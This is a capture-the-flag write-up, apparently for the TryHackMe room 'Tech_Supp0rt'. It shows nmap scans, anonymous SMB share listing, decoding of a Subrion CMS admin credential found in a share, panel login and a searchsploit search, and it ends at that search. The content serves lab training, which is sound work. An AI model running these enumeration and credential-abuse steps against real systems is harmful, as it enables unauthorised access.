
Tech_Supp0rt: 1



Active Machine Information

Title
Tech_Supp0rt: 1

IP Address
10.10.131.22


Expires
51m 31s

Hack into the machine and investigate the target.


Please allow about 5 minutes for the machine to fully boot!

Note: The theme and security warnings encountered in this room are part of the challenge.

Enumeration



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.131.22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 04:00 EDT
Warning: 10.10.131.22 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.131.22
Host is up (0.22s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 38.87 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -p 22,80,139,445 -Pn 10.10.131.22
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-15 04:01 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 04:02 (0:00:21 remaining)
Nmap scan report for 10.10.131.22
Host is up (0.23s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 108af572d7f97e14a5c54f9e978b3d58 (RSA)
|   256 7f10f557413c71dbb55bdb75c976305c (ECDSA)
|_  256 6b4c23506f36007ca67c1173c1a8600c (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploit


SMB

`smbclient -L \\<IP>`




```
┌──(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
└─$ smbclient -L \\10.10.131.22
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        websvr          Disk      
        IPC$            IPC       IPC Service (TechSupport server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

`smbclient \\\\<IP>\\<Sharename>`




```
┌──(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
└─$ smbclient \\\\10.10.131.22\\websvr
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May 29 03:17:38 2021
  ..                                  D        0  Sat May 29 03:03:47 2021
  enter.txt                           N      273  Sat May 29 03:17:38 2021

                8460484 blocks of size 1024. 5699920 blocks available
```



```
┌──(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
└─$ cat enter.txt
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
|->admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
|->
```

Using **CyberChef** (https://cyberchef.com)



Magic

Depth 3

□ Intensive mode

□ Extensive language support

Crib (known plaintext string …

☑ Auto Bake

Input length: 33 lines: 1

```
7sKvntXdPEJaxazce9PXi24zaFrLiKWCk
```

Output time: 66ms length: 28005 lines: 1038


Recipe (click to load)	Result snippet	Properties

From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz',false)
From_Base32('A-Z2-7=',false)
From_Base64('A-Za-z0-9+/=',true,false)
	Scam2021	Matching ops:
		From Base64
		Valid UTF8
		Entropy: 2.75


From_Base58('123456789ABCDEFGHJK	U2NhbTIwMjE=	Matching ops: From Base64

We found the **Subrion** creds → **admin**:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk(**Scam2021**)


Using web browser, enter the url as `http://<IP>/subrion/panel` and try to login using the above creds




The creds was correct and it brand us to the Dashboard page



Focus on the version of CMS → We'd use this to exploit




Use `searchsploit` to find the exploit code/guide for this version




```
┌──(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
└─$ searchsploit subrion 4.2.1
--------------------------------------------------------- ---------------------------
 Exploit Title                                           |  Path
--------------------------------------------------------- ---------------------------
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting  | php/webapps/47469.txt
Subrion CMS 4.2.1 - 'avatar[path]' XSS                   | php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload                | php/webapps/49876.py
